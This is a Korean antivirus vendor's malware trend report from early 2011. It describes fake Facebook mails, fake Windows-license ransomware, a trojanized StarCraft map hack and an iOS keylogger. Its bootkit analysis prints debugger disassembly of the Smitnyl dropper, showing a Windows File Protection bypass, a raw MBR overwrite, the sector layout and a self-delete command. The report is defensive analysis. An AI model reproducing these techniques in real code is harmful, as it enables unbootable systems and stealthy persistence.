2011년 1월부터 4월 현재까지 소셜 네트워크 서비스(Social Network Service)인 페이스북(Facebook)에서 발송하는 메일로 위장한 악성코드가 지속적으로 발견되고 있다. 최근에 발견되고 있는 페이스북에서 발송하는 것으로 위장한 메일 중 기존과 다르게 메일 본문 전체를 이미지로 처리하여 보안 제품에서 탐지되기 어렵도록 한 사례가 발견되었다. 이러한 사례는 다음과 같이 과거에도 다수 발견된 사례가 있다.

- 2010년 6월 메일 본문을 이미지로 처리한 악성 스팸 메일
- 2010년 8월 메일 본문을 이미지 처리한 페덱스 위장 악성코드
- 2010년 10월 메일 본문이 이미지로 제작된 허위 USPS 운송 메일
- 2010년 10월 메일 본문을 이미지로 처리한 허위 DHL과 UPS 운송 메일

이번에 발견된 메일 본문 전체가 이미지로 처리된 허위 페이스북 메일은 [그림 1-18]과 동일한 메일 본문을 가지고 있으며 메일 제목은 "Spam from your Facebook account" 또는 "Spam from your account "를 사용하고 있다.

[그림 1-18] 메일 본문 전체가 이미지로 처리된 허위 페이스북 발송 메일

추가적으로 다음의 메일 형식을 가지고 있는 것들도 발견되고 있다.

[표 1-6] 메일 본문 전체가 이미지로 처리된 허위 페이스북 발송 메일 구성

메일 제목	Your password is changed
메일 본문	Dear Customer Spam is sent from your FaceBook account. Your password has been changed for safety. Information regarding your account and a new password is attached to the letter. Read this information thoroughly and change the password to complicated one. Please do not reply to this email, it's automatic mail notification! Thank you for your attention. Your Facebook!
첨부 파일 (다음 중 하나)	- FacebookP[6자리 숫자].zip (23,586 바이트) 압축 파일을 풀게 되면 'FacebookPassword.exe (26,624 바이트)'가 생성된다. 해당 파일은 외부에 존재하는 시스템에서 다른 악성코드들을 다운로드하고 해외에서 제작된 허위 백신들의 감염을 목적으로 하고 있다.


이번에 발견된 페이스북에서 발송하는 메일로 위장하여 유포되었던 악성코드들은 V3 제품군에서 다음과 같이 진단한다. 그러나 다양한 변형들이 존재하므로 사용자의 각별한 주의가 필요하다.

- Win-Trojan/Bredo.27136
- Win-Trojan/Agent.30808
- Win-Trojan/Bredolab.26624.AY
- Win-Trojan/Oficla.108032


한국어로 표기된 허위 윈도우 라이선스 랜섬웨어 발견

3월 22일 윈도 운영체제의 '라이선스 경고'메시지로 위장한 랜섬웨어(Ransomware)가 발견되었다. 이번에 발견된 랜섬웨어는 사용중인 윈도우 운영체제의 라이선스가 복사본이며 새롭게 인증을 받으라며 특정 전화로 연결하도록 유도하고 있다. 해당 랜섬웨어의 감염 및 동작 형태로 미루어 3월 13일 발견된 한국어로 표기된 사이버 범죄 경고 랜섬웨어의 다른 변형으로 추정된다. 해당 랜섬웨어가 실행이 되면 감염된 시스템의 언어 코드를 획득하여 [그림 1-19]와 같이 한국어 윈도일 경우에는 한국어로 '윈도 라이선스가 사본이며 정상 라이선스 구매를 한 것이 아니므로 차단하였다. 인증이 활성화될 때까지 컴퓨터를 정상적으로 사용하지 못한다'는 허위 안내 문구를 보여준다. 또한 해당 프로그램은 다른 프로그램들의 실행을 방해하여 정상적인 시스템 사용을 어렵게 만든다.

[그림 1-19] 허위 윈도 라이센스 경고를 보여주는 랜섬웨어



[그림 1-20] 전화로 라이선스 활성화를 요구하는 랜섬웨어



해당 문구의 안내에 따라 '다음'을 누르게 되면 [그림 1-20]과 같이 특정 전화 번호로 전화를 하여 라이선스를 활성화하라고 권유한다. 그러나 해당 전화번호들로 전화를 걸어본 결과 없는 번호로 확인 되었다. 이번에 발견된 허위 윈도 라이선스 랜섬웨어는 취약한 웹 사이트 등을 통해 유포되고 있는 것으로 추정되므로 신뢰할 수 없는 웹 사이트 접속을 주의하고 취약점이 존재하는 웹 브라우저는 최신 버전으로 업데이트 하여 사전에 이러한 형태의 랜섬웨어 감염을 예방하는 것이 중요하다.


해당 랜섬웨어는 V3 제품군에서 다음과 같이 진단한다.

- Win-Trojan/Fakeav.320000.AT
- Win-Trojan/Serubsit.145920

스타 맵핵으로 위장한 악성코드


게임핵으로 위장한 악성코드 유포는 하루 이틀의 이야기가 아니다. 최근에는 스타 맵핵으로 위장한 악성코드의 유포가 기승을 부리고 있다. 전 세계적으로 가장 인기 있는 게임 중 하나인 스타크래프트를 대상으로 상대방을 쉽게 이기기 위해 상대방의 진영을 훤히 들어다볼 수 있는 스타 맵핵 프로그램이 있으며, 이 프로그램은 인터넷 검색을 통해서 어렵지 않게 구할 수가 있다.

[그림 1-21] 스타맵 핵으로 올려진 파일들




블로그나 까페를 통해 유포되는 이런 프로그램들 중 일부는 설치과정에서 스타 맵핵 프로그램만 설치되는 것이 아니라 악성코드(aaa.exe)도 함께 설치된다.

[그림 1-22] 스타맵 핵이 설치되는 경로




[그림 1-22]에서 보는 것처럼 드롭퍼 기능을 가진 aaa.exe가 실행되면 시스템 폴더에 악성 DLL을 생성하며, 해당 DLL은 svchost.exe에 주입(Injection)되어 실행되며 주기적으로 [그림 1-24]의 사이트로 접속을 시도 한다.

[그림 1-23] DLL의 접속시도 행위



해당 악성코드를 테스트할 당시에는 접속행위는 있었으나 추가 증상(파일 내려받기 등)은 발생하지 않았으며 접속을 시도하는 URL에 대해서 검색해 보면 홍콩에 위치해 있는 특이점이 있었다.

[그림 1-24] 접속 URL의 네트워크 정보



순간의 쉬운 승리를 위해 핵 프로그램을 사용하는 것은 사용자 자신의 PC를 악성코드 감염 위험에 빠트리는 행동이다. 이러한 툴의 사용은 신중한 판단이 절실히 필요하다.

익숙한 정상 프로그램 이름으로 위장한 악성코드 유포

최근 사용자에게 익숙한 제품이나 유명인사, 회사, 사회적 이슈 등을 악성코드 유포에 사용함으로써 사용자가 별 의심 없이 실행하도록 유도하고 있다. [그림 1-25]는 V3 Lite 제품의 파일인 것처럼 속이기 위한 v3lite.exe라는 파일명을 가진 악성코드이다.


[그림 1-25] v3 lite의 제품의 파일인 것처럼 위장한 악성코드

PC를 사용함에 있어 자신이 실행하는 파일에 대해서 의심이 될 경우 백신업체로 신고를 하고 설치된 백신 및 윈도우 보안 업데이트를 항상 최신으로 유지하도록 해야 할 것이다.

아이폰, 아이패드에서 동작하는 상용 키로거

해외에서 아이폰(iPhone)과 아이패드(iPad)에서 동작하는 키 입력을 가로채는 키로거(Keylogger)가 상용으로 제작되어 판매되는 것이 발견되었다. 이번에 발견된 상용 키로거는 애플사의 iOS에 동작하도록 되어 있으나 모든 아이폰과 아이패드에서 동작하는 형태는 아니다. 해당 상용 키로거는 아이폰과 아이패드를 순정 상태가 아닌 사용자에 의해 탈옥(JailBreak)된 상태에서만 설치되어 키 입력을 가로채도록 되어 있으며 가로챈 키 입력들을 지정한 특정 메일 주소로 모두를 전송하도록 설정할 수 있다.

[그림 1-26] 아이폰과 아이패드에서 동작하는 상용 키로거 판매 웹 사이트



이번에 발견된 상용 키로거외에도 순정 상태가 아닌, 사용자에 의해 탈옥(JailBreak)된 아이폰과 아이패드에서 동작하는 악성코드 역시 2009년 11월 발견된 사례가 있다. 이러한 탈옥(JailBreak) 상태에서 동작하는 악성코드가 있었던 만큼 아이폰 및 아이패드를 인위적으로 조작 및 변경하게 될 경우 예상치 못한 보안 위협들에 노출될 수 있으므로 사용자의 주의가 필요하다.

01. 악성코드 동향
C. 악성코드 분석 특집


MBR Infector : Smitnyl 분석 정보

MBR (Master Boot Record)에는 운영체계가 어디에, 어떻게 자리 잡고 있는지를 식별하여 컴퓨터의 주기억장치에 적재될 수 있도록 하기 위한 정보들이 있으며 하드디스크의 첫 번째 섹터에 저장되어 있다. 이런 MBR을 감염시키는 경우는 PE (Portable Executable) 파일을 감염시키는 경우보다 흔하게 발견되지 않는다. 그만큼 복잡하고 크기 또한 제한적이며 조그만 에러나 버그에도 시스템이 부팅 불가능한 상태가 될 수 있기 때문이다. 최근에는 이렇게 MBR을 감염시키는 Smitnyl Bootkit 류가 나타났으며 무료 파일 공유 네트워크를 통해 확산된 것으로 추정된다.


1.시스템의 감염 및 증상

Smitnyl Bootkit은 MBR과 섹터들에 감염 데이터들을 저장한다. 그리고 재부팅 시에 정상 userinit.exe 또한 감염시켜서 최종적으로는 특정 사이트에서 파일을 내려받아 실행하는 동작을 수행한다. [그림 1-27]과 [그림 1-28]을 보면 감염 전 후에 변화된 MBR의 상태를 확인할 수 있다.

[그림 1-27] 감염 전 원본 MBR




[그림 1-28] 감염 후 MBR



대부분의 감염 동작을 하는 메인 드롭퍼 (Dropper/Smitnyl.37076)의 파일 구조를 [그림 1-29]을 통해 한눈에 볼 수 있다. MBR과 각 섹터, 그리고 정상 userinit.exe을 감염시키기 위한 payload들을 리소스 영역에 각각 저장하고 있으며 다운로더 또한 인코딩되어 2개의 리소스영역으로 나누어져서 저장되어 있다.

[그림 1-29] 메인 드롭퍼의 파일 포멧



[그림 1-29]에서 볼 수 있듯이 메인 드롭퍼는 원하는 동작을 위한 데이터들을 리소스영역에 저장해 둔 것을 알 수 있다. 이렇게 저장해둔 리소스영역의 데이터들을 로드 하면서 감염 동작을 수행해 나가는데 그 동작들을 차례대로 살펴보면 아래와 같다.

1. 원본 MBR을 5번 섹터에 저장
2. 리소스영역(Name='71')에서 userinit.exe infector payload를 로드해서 39번 섹터에 저장
3. 리소스영역(Name='72')에서 인코딩된 데이터를 로드해서 45번 섹터에 저장
4. 리소스영역(Name='6E')에서 인코딩된 데이터를 로드해서 46번 섹터에 저장

→ 45, 46번 섹터에 저장된 데이터들을 0x7F을 값으로 XOR 연산을 하면 Downloader 기능을 하는 하나의 실행 파일이 생성됨

5. 리소스영역(Name='70')에서 '0x200(512byte)'만큼의 데이터를 읽어서 MBR에 덮어씀
6. 리소스영역(Name='70')에서 '0x200(512byte)' 이후의 데이터(MBR 파일 시스템 Infector Routine)를 읽어서 32번 섹터에 저장


이렇게 각 섹터에 저장된 데이터들은 내려받기 등의 기능을 위한 파일을 생성할 때나 부팅 시에 정상 userinit.exe를 감염시킬 때 사용이 되는데 이렇게 MBR 감염을 통해 윈도 시스템 파일인 userinit.exe를 감염시키는 이유는 백신 제품들이 시스템의 감염 여부를 쉽게 알 수 없게 하고 윈도의 WFP (Windows File Protection)를 우회하기 위한 것으로 볼 수 있다.

2. 각 모듈별 주요 특징과 기능

2.1 메인 드롭퍼 (Dropper/Smitnyl.37076)

Dropper/Smitnyl.37076으로 진단되는 메인 드롭퍼의 주요 동작은 [그림 1-30]와 같다. 먼저 중국산 하드 디스크 모니터링 도구인 HDDGMON.exe와 DF5Serv.exe 프로세스를 확인해서 실행 중이면 리소스에서 'Name=6F'로 검색/로드 한 후 pcidump.sys 또는 beep.sys 또는 DeviceCutter.sys 파일명으로 저장한다. 그리고 각 파일명의 서비스를 시작한다.

[그림 1-30] 메인 드롭퍼의 주요 동작



이후의 대부분 동작은 리소스에 있는 데이터들을 MBR, userinit.exe 감염 및 특정 섹터들에 저장시키기 위해 로드 하고 메인 드롭퍼, 즉 자신을 삭제하고 동작을 끝낸다.

A. 윈도 파일 보호 우회

SFC.dll 파일은 System File Checker 기능을 하는 윈도 시스템 파일로 '%SYSTEM%' 폴더에 저장되어 있다. 메인 드롭퍼는 '%SYSTEM%' 폴더에 자신이 원하는 파일을 생성하기 위해 SFC.dll 파일의 5번째 함수인 'sfcFileException' 함수를 이용해서 윈도 파일 보호를 우회한다.

[그림 1-31] SFC.dll _ sfcFileException 함수를 이용한 파일 보호 우회

```
0040106F  .  68 20404000   PUSH   infector.00404020          ┌FileName = "SFC.DLL"
00401074  .  FF15 1830400( CALL   DWORD PTR DS:[<&KERNEL32.LoadLibraryA>] └LoadLibraryA
0040107A  .  8BF0          MOV    ESI, EAX
0040107C  .  6A 05         PUSH   5                           ┌ProcNameOrOrdinal = #5
0040107E  .  56            PUSH   ESI                         │hModule = 76B60000 (SFC)
0040107F  .  FF15 1430400( CALL   DWORD PTR DS:[<&KERNEL32.GetProcAddress> └GetProcAddress
00401085  .  8D8D FCFEFFFF LEA    ECX, [LOCAL.65]
0040108B  .  6A FF         PUSH   -1                          ASCII "C:₩WINDOWS₩system32₩"
0040108D  .  51            PUSH   ECX
0040108E  .  6A 00         PUSH   0                           SFC.#5
00401090  .  FFD0          CALL   EAX
00401092  .  56            PUSH   ESI                         ┌hLibModule
00401093  .  FF15 1030400( CALL   DWORD PTR DS:[<&KERNEL32.FreeLibrary>] └FreeLibrary
```


B. 정상 MBR 백업

MBR을 감염시키기 위해 가장 먼저 정상 MBR을 5번 섹터에 백업해 놓는데 그 방법은 먼저 CreateFileA API에 Filename 파라미터로 '\\.\PHYSICALDRIVE0'를 줘서 512byte인 MBR을 읽어서 스택에 저장해 놓는다.

[그림 1-32] 512byte의 정상 MBR을 스택에 저장

```
00401A68  .  57            PUSH   EDI                         ┌hTemplateFile => NULL
00401A69  .  53            PUSH   EBX                         │Attributes => 0
00401A6A  .  53            PUSH   EBX                         │Mode = OPEN_EXISTING
00401A6B  .  6A 03         PUSH   3                           │pSecurity => NULL
00401A6D  .  53            PUSH   EBX                         │ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
00401A6E  .  6A 03         PUSH   3                           │Access = GENERIC_READ|GENERIC_WRITE
00401A70  .  68 00000000   PUSH   00000000                    │FileName = "₩₩.₩PHYSICALDRIVE0"
00401A75  .  68 2C414000   PUSH   1.0040412C                  └CreateFileA
00401A7A  .  FF15 2830400( CALL   DWORD PTR DS:[<&KERNEL32.CreateF
00401A80  .  8BF8          MOV    EDI, EAX
00401A82  .  83FF FF       CMP    EDI, -1
00401A85  .v 74 71         JE     SHORT 1.00401AF8
00401A87  .  8D45 FC       LEA    EAX, [LOCAL.1]
00401A8A  .  53            PUSH   EBX                         ┌pOverlapped => NULL
00401A8B  .  50            PUSH   EAX                         └pBytesRead = 0012FFB8
00401A8C  .  BE 00020000   MOV    ESI, 200
00401A91  .  8D85 FCFDFFFF LEA    EAX, [LOCAL.129]
00401A97  .  56            PUSH   ESI                         BytesToRead => 200 (512.)
00401A98  .  50            PUSH   EAX                         Buffer = 0012FD68
00401A99  .  57            PUSH   EDI                         hFile = 00000010
00401A9A  .  FF15 6830400( CALL   DWORD PTR DS:[<&KERNEL32.ReadFil └ReadFile
```

Address	Hex dump	ASCII
0012FDB8	33 C0 8E D0 BC 00 7C FB 50 07 50 1F FC BE 1B 7C	3필 劇.|?●P韃←|
0012FDC8	BF 1B 06 50 57 B9 E5 01 F3 A4 CB BD BE 07 B1 04	?-P₩밧┌懲隘??
0012FDD8	38 6E 00 7C 09 75 13 83 C5 10 E2 F4 CD 18 8B F5	8n.|.u깡辭?옉
0012FDE8	83 C6 10 49 74 19 38 2C 74 F6 A0 B5 07 B4 07 8B	걔+Ⅰt8,t???
0012FDF8	F0 AC 3C 00 74 FC BB 07 00 B4 0E CD 10 EB F2 88	梯<.t環●.??意
0012FE08	4E 10 E8 46 00 73 2A FE 46 10 80 7E 04 0B 74 0B	N+?.s*?₩~∫♂t♂
0012FE18	80 7E 04 0C 74 05 A0 B6 07 75 D2 80 46 02 06 83	₩~∫.t|졅●u?F┬
0012FE28	46 08 06 83 56 0A 00 E8 21 00 73 05 A0 B6 07 EB	F◘-근..?.s|졅●
0012FE38	BC 81 3E FE 7D 55 AA 74 0B 80 7E 10 00 74 C8 A0	뾷>?U핤₩~∫.t?
0012FE48	B7 07 EB A9 8B FC 1E 57 8B F5 CB BF 05 00 8A 56	?疏옉₩옉介|.돐

SetFilePointer API를 이용해서 파일 포인터를 5번 섹터로 이동하고 '(0xA00 = 2560, 2560/512 = 5(번 섹터))' 스택에 저장해 놓았던 512byte의 원본 MBR을 덮어쓴다.

[그림 1-33] 512byte의 정상 MBR을 5번 섹터에 백업

```
00401579  .  56            PUSH   ESI                         ┌Origin => FILE_BEGIN
0040157A  .  56            PUSH   ESI                         │pOffsetHi => NULL
0040157B  .  68 000A0000   PUSH   0A00                        │OffsetLo = A00 (2560.)
00401580  .  FF75 08       PUSH   [ARG.1]                     │hFile = 00000010
00401583  .  FF15 6430400( CALL   DWORD PTR DS:[<&KERNEL32.SetFil└SetFilePointer
00401589  .  85C0          TEST   EAX, EAX
0040158B  .v 74 25         JE     SHORT 1.004015B2
0040158D  .  56            PUSH   ESI                         ┌pOverlapped => NULL
0040158E  .  8D45 FC       LEA    EAX, [LOCAL.1]              └
00401591  .  BE 00020000   MOV    ESI, 200
00401596  .  50            PUSH   EAX                         pBytesWritten = 0012FD98
00401597  .  56            PUSH   ESI                         nBytesToWrite => 200 (512.)
00401598  .  FF75 0C       PUSH   [ARG.2]                     Buffer = 0012FDB8
0040159B  .  FF75 08       PUSH   [ARG.1]                     hFile = 00000010
0040159E  .  FF15 2430400( CALL   DWORD PTR DS:[<&KERNEL32.WriteF└WriteFile
```

C. 리소스 영역의 데이터 로드

앞서 설명했듯이 메인 드롭퍼의 주요 동작은 리소스 영역에서 데이터들을 로드하고 각 섹터에 저장 및 파일로 생성하는 것이다. 데이터를 로드하는 방법은 대부분 비슷하므로 대표로 '0x71' 이름의 리소스를 39번 섹터에 저장시키는 방법을 알아보도록 하겠다. 먼저 FileResourceA API를 이용해 파일 내의 리소스 영역에서 'Type = 'RES', Name = '71'' 조건에 해당하는 데이터(Size=0xA00, Address=0x00407050)를 찾아서 로드 한다. 그리고 SetFilePointer API를 이용해서 파일포인터를 39번 섹터로 이동하고 '(0x4E00 = 19968, 19968/512 = 39(번 섹터))'에 로드 해놓은 0x00407050에 있는 0xA00 만큼의 데이터를 저장한다. 이때, WriteFile API를 사용하여 '512byte(0x200)'씩 쓰기 때문에 0xA00을 다 쓰기 위해 5번 반복한다.

[그림 1-34] Type = 'RES', Name = '71' 리소스 데이터를 39번 섹터에 저장

```
00401000 r$  56              PUSH    ESI
00401001 .   FF7424 0C       PUSH    DWORD PTR SS:[ESP+C]
00401005 .   FF7424 0C       PUSH    DWORD PTR SS:[ESP+C]
00401009 .   6A 00           PUSH    0
0040100B .   FF15 0C30400(   CALL    DWORD PTR DS:[<&KERNEL32.FindRes
00401011 .   8BF0            MOV     ESI, EAX
00401013 .   85F6            TEST    ESI, ESI
00401015 .v  74 1C           JE      SHORT 1.00401033
00401017 .   56              PUSH    ESI
00401018 .   6A 00           PUSH    0
0040101A .   FF15 0830400(   CALL    DWORD PTR DS:[<&KERNEL32.SizeofR
00401020 .   8B4C24 10       MOV     ECX, DWORD PTR SS:[ESP+10]
00401024 .   56              PUSH    ESI
00401025 .   6A 00           PUSH    0
00401027 .   8901            MOV     DWORD PTR DS:[ECX], EAX
00401029 .   FF15 0430400(   CALL    DWORD PTR DS:[<&KERNEL32.LoadRes
0040102F .   85C0            TEST    EAX, EAX
00401031 .v  75 04           JNZ     SHORT 1.00401037

ResourceType = "RES"
ResourceName = 71
hModule = NULL
FindResourceA

hResource = 004050F8
hModule = NULL
SizeofResource
Size = 0xA00
hResource = 004050F8
hModule = NULL
LoadResource
sample.00407050

004015F5 >   6A 00           PUSH    0
004015F7 .   8D043B          LEA     EAX, DWORD PTR DS:[EBX+EDI]
004015FA .   6A 00           PUSH    0
004015FC .   50              PUSH    EAX
004015FD .   FF75 08         PUSH    [ARG.1]
00401600 .   FF15 6430400(   CALL    DWORD PTR DS:[<&KERNEL32.SetFi
00401606 .   8D45 F4         LEA     EAX, [LOCAL.3]
00401609 .   6A 00           PUSH    0
0040160B .   50              PUSH    EAX
0040160C .   56              PUSH    ESI
0040160D .   57              PUSH    EDI
0040160E .   FF75 08         PUSH    [ARG.1]
00401611 .   FF15 2430400(   CALL    DWORD PTR DS:[<&KERNEL32.WriteF
00401617 .   85C0            TEST    EAX, EAX
00401619 .v  74 1D           JE      SHORT 1.00401638
0040161B .   3975 F4         CMP     [LOCAL.3], ESI
0040161E .v  72 18           JB      SHORT 1.00401638
00401620 .   8B45 FC         MOV     EAX, [LOCAL.1]
00401623 .   FF45 F8         INC     [LOCAL.2]
00401626 .   C1E8 09         SHR     EAX, 9
00401629 .   03FE            ADD     EDI, ESI
0040162B .   3945 F8         CMP     [LOCAL.2], EAX
0040162E .^  72 C5           JB      SHORT 1.004015F5

Origin = FILE_BEGIN
pOffsetHi = NULL
OffsetLo = 4E00 (19968.)
hFile = 00000010
SetFilePointer

pOverlapped = NULL
pBytesWritten = 0012FD94
nBytesToWrite = 200 (512.)
Buffer = sample.00407050
hFile = 00000010
WriteFile

* 5번 실행 (0xA00/0x200 = 5번)
```

D. 정상 MBR 감염

FileResourceA API를 이용해 파일 내의 리소스 영역에서 Type = 'RES', Name = '70' 인 조건에 해당하는 데이터(Size=0xF2A, Address=0x00406120)를 찾아서 로드 하고 처음 512byte를 정상 MBR 영역에 덮어쓴다.

[그림 1-35] 정상 MBR영역에 데이터를 덮어쓰는 과정

```
00401000 r$  56              PUSH    ESI
00401001 .   FF7424 0C       PUSH    DWORD PTR SS:[ESP+C]
00401005 .   FF7424 0C       PUSH    DWORD PTR SS:[ESP+C]
00401009 .   6A 00           PUSH    0
0040100B .   FF15 0C30400(   CALL    DWORD PTR DS:[<&KERNEL32.FindRes
00401011 .   8BF0            MOV     ESI, EAX
00401013 .   85F6            TEST    ESI, ESI
00401015 .v  74 1C           JE      SHORT infector.00401033
00401017 .   56              PUSH    ESI
00401018 .   6A 00           PUSH    0
0040101A .   FF15 0830400(   CALL    DWORD PTR DS:[<&KERNEL32.SizeofR
00401020 .   8B4C24 10       MOV     ECX, DWORD PTR SS:[ESP+10]
00401024 .   56              PUSH    ESI
00401025 .   6A 00           PUSH    0
00401027 .   8901            MOV     DWORD PTR DS:[ECX], EAX
00401029 .   FF15 0430400(   CALL    DWORD PTR DS:[<&KERNEL32.LoadRes
0040102F .   85C0            TEST    EAX, EAX
00401031 .v  75 04           JNZ     SHORT infector.00401037

ResourceType = "RES"
ResourceName = 70
hModule = NULL
FindResourceA

hResource = 004050E8
hModule = NULL
SizeofResource
Size = 0xF2A
hResource = 004050E8
hModule = NULL
LoadResource
infector.00406120

004019C4 .   56              PUSH    ESI
004019C5 .   56              PUSH    ESI
004019C6 .   56              PUSH    ESI
004019C7 .   FF75 08         PUSH    [ARG.1]
004019CA .   FFD7            CALL    EDI
004019CC .   56              PUSH    ESI
004019CD .   8D45 FC         LEA     EAX, [LOCAL.1]
004019D0 .   BE 0002000(     MOV     ESI, 200
004019D5 .   50              PUSH    EAX
004019D6 .   56              PUSH    ESI
004019D7 .   53              PUSH    EBX
004019D8 .   FF75 08         PUSH    [ARG.1]
004019DB .   8B1D 2430400(   MOV     EBX, DWORD PTR DS:[<&KERNEL32.Wr
004019E1 .   FFD3            CALL    EBX
004019E3 .   85C0            TEST    EAX, EAX
004019E5 .v  74 6D           JE      SHORT infector.00401A54

Origin = FILE_BEGIN
pOffsetHi = NULL
OffsetLo = 0
hFile = 00000068 (window)
SetFilePointer
pOverlapped = NULL
pBytesWritten = 0012FD50
nBytesToWrite => 200 (512.)
Buffer = infector.00406120
hFile = 00000068 (window)
kernel32.WriteFile
WriteFile
```


E. 메인 드롭퍼 자기 삭제

'cmd /c del %Main Dropper 폴더%\MainDropper.exe 〉 nul' 명령어를 실행시켜서 자신을 삭제한다.

[그림 1-36] 자기 삭제 루틴

```
004014E1 .   68 00010000     PUSH    100
